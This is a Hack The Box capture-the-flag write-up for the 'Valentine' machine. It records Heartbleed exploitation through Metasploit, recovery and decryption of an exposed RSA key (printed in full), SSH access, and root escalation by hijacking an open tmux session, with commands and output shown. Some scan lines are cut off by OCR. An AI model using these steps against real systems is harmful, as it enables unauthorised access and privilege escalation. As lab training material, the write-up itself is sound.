❤️

Valentine

Platform	HTB
Date	@April 7, 2022
Operating System	Linux
Tags	RSA metasploit ssl tmux

General-Information

▼ Table of Contents

▼ Passwords

- `heartbleed-believe-the-hype` | RSA Key password


▼ Machine Information

- Link: https://app.hackthebox.com/machines/127
- IP: 10.10.10.79

Scanning/Enumeration

▼ Looking at the feedback from the basic `nmap` I see that there are three ports open with the regular Linux box set up, having port 80 and port 22 open, but nothing sticks out on them just yet. Port 443 is also open as well, which is weird considering that port 80 is already being used, so might be something interesting there.

- Basic `nmap` scan results: `nmap -A $IP -oN nmap.txt`



▼ Checking the feedback from the `nmap` scan with vulnerable scripts enabled I see a lot information about the small HTTP-enumeration on the target machine and some look into a potential `heartbleed` vulnerability on the machine. There's also results back that the system may be vulnerable to a POODLE information leak, but I have no idea what that means, so I'll have to do some research on that before I can go down that path of execution if need be.

- `nmap` vuln scan results: `nmap --script vuln $IP -oN Nmap_vuln-initial.txt`

```
80/tcp  open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
443/tcp open  https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.cvedetails.com/cve/2014-0224
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be pr
otected by SSL/TLS encryption.
|     State: VULNERABLE
```

```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software l
otected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of Open
eading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclos
as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://www.openssl.org/news/secadv_20140407.txt
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
|_sslv2-drown:
```

Heartbleed

▼ I decided to it would be best to start with trying to exploit the heartbleed vulnerability since this box was named valentine and the vulnerability is possible on this machine. To carry this out I used `metasploit` and at first I didn't set any `ACTIONS` which resulted in

nothing interesting coming back except what appeared to be some base64 text, that when decoded said “`heartbleedbelievethehype`”

▼ Checking to make sure the target is vulnerable to the exploit


```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[+] 10.10.10.79:443       - Heartbeat response with leak, 65535 bytes
[*] valentine.htb:443     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

▼ Setting an `ACTION` in `metasploit` as DUMP. *I did this only because it was the first option I saw.*


- Setting an ACTION

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------
   DUMP  Dump memory contents to loot
   KEYS  Recover private keys from memory
   SCAN  Check hosts for vulnerability


msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set ACTION DUMP
ACTION ⇒ DUMP
```

- Running the scan after the action DUMP was set



- Putting the encoded text into a decoder I just get back a message about believing in the hype, nothing too special




Website

▼ `Gobuster` showed me some directories that existed on the site, but nothing stuck out or caught my interest off first glance except for the `/dev` directory, which upon further inspection revealed `hype.key` and `notes.txt`


▼ Directories

```
http://valentine.htb/index              [Size: 38]
http://valentine.htb/index.php          [Size: 38]
http://valentine.htb/dev                [Size: 312] [--> http://valentine.htb/dev/]
http://valentine.htb/encode             [Size: 554]
http://valentine.htb/encode.php         [Size: 554]
http://valentine.htb/decode             [Size: 552]
http://valentine.htb/decode.php         [Size: 552]
http://valentine.htb/omg                [Size: 153356]
http://valentine.htb/omg.jpg            [Size: 153356]
```

▼ `hype.key`



▼ `notes.txt`




▼ At first, I didn't know what could be possibly done with any of these two files, so I turned to looking at the other two pages that were present on the site, `/encode.php` and `/decode.php`. Which I found out were just as they stated, a site for decryption and encryption, but of base64 text, go figure lol.

▼ `/decode.php`


▼ Site picture

- Decodes bas64



- `/encode.php`
  - Site picture

  - Encodes in base64




RSA Keys

- The website wasn't turning up any possible means for moving me onto getting the user flag, so I turned my efforts back towards the `hype.key` and used a hexadecimal to

text convertor, which revealed that it was an SSH key. This would be for the user `hype`, since its “hype.key”.

▼ `hype.key` being displayed as a private RSA Key



▼ Another way to display the hexadecimal numbers in text through the terminal via the `xxd` tool

- `cat hype_key | xxd -r -ps` | Decode the hexadecimal

```
kali@kali:~/HTB/valentine$ cat hype_key | xxd -r -ps
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0×f7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----kali@kali:~/HTB/valentine$ _
```

▼ Now with the RSA key for the user `hype` I needed to use the tool `openssl` to decrypt the private key and I used `heartbleedbelievethehype` when it asked for a password, because that's the only thing that I'd come across which could've proved beneficial

▼ Sometimes you might need this, if it doesn't work natively

- `ssh -i hype_key_decrypted -o PubkeyAcceptedkeyTypes=+ssh-rsa hype@10.10.10.79`

```
kali@kali:~/HTB/valentine$ ssh -i hype_key_decrypted -o PubkeyAcceptedkeyTypes=+ssh-rsa hype@10.10.10.79
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ _
```

- `openssl rsa -in hype-rsa-key -out -hype-rsa-decrypted`

```
kali@kali:~/HTB/valentine$ openssl rsa -in hype-rsa-key -out -hype-rsa-decrypted
Enter pass phrase for hype-rsa-key:
writing RSA key
```

🚩User.txt Flag🚩

▼ Now that I'm able to log into the system, getting the user flag is simple like it usually is, being in the home directory.

- `cat user.txt`

```
kali@kali:~/HTB/valentine$ ssh -i -hype-rsa-decrypted hype@valentine.htb
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Apr  7 13:59:13 2022 from 10.10.14.9
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
hype@Valentine:~$ ls -la Desktop
total 12
drwxr-xr-x  2 hype hype 4096 Dec 13  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..
-rw-rw-r--  1 hype hype   33 Dec 13  2017 user.txt
hype@Valentine:~$ less ~/Desktop/user.txt
```

🚩Root.txt Flag🚩

▼ The root flag was found thanks to the enumeration done with LinPEAS because while I was reading over the output a couple of things stuck out to me, but the biggest thing was the weird `tmux` file mention. LinPEAS informed me that there still might be a `tmux` session open by the root user, so I followed the steps on this article and was able to get into the session to cat out the root flag.

▼ Possible root session open in `tmux`

```
[+] Searching tmux sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions

root       1026  0.0  0.1  26416  1672 ?        Ss   10:47   0:04 /usr/bin/tmux -S /.devs/dev_sess
```

▼ Chain of steps to flag

▼ `ps -u root` | Checking process running as root and seeing that `tmux` is running

```
hype@Valentine:~$ ps -u root
   PID TTY          TIME CMD
     1 ?        00:00:00 init
     2 ?        00:00:00 kthreadd
     3 ?        00:00:00 ksoftirqd/0
     4 ?        00:00:10 kworker/0:0
     5 ?        00:00:00 kworker/u:0
     6 ?        00:00:00 migration/0
     7 ?        00:00:00 watchdog/0
     8 ?        00:00:00 cpuset
     9 ?        00:00:00 khelper
    10 ?        00:00:00 kdevtmpfs
    11 ?        00:00:00 netns
    12 ?        00:00:00 sync_supers
```

```
1026 ?        00:00:07 tmux
1027 tty2     00:00:00 getty
1030 pts/16   00:00:00 bash
1033 tty3     00:00:00 getty
1037 tty6     00:00:00 getty
1053 ?        00:00:00 acpid
1054 ?        00:00:00 cron
```


▼ Verifying that there are read and write abilities to the `/.devs/dev_sess` folder

```
hype@Valentine:~$ ls -la /.devs/dev_sess
srw-rw---- 1 root hype 0 Apr  7 10:47 /.devs/dev_sess
```

▼ Going into the `root` user's `tmux` session

```
hype@Valentine:~$ tmux -S /.devs/dev_sess
[exited]
```

▼ `cat root.txt`



What I learned

- Sometimes when using `metasploit` and nothing is coming back, check to see if there are “ACTIONS” to be set or research to see if there is anything else you’re missing before full exploitation is possible
- Learned about the tool `openssl`, didn’t know about it before doing this machine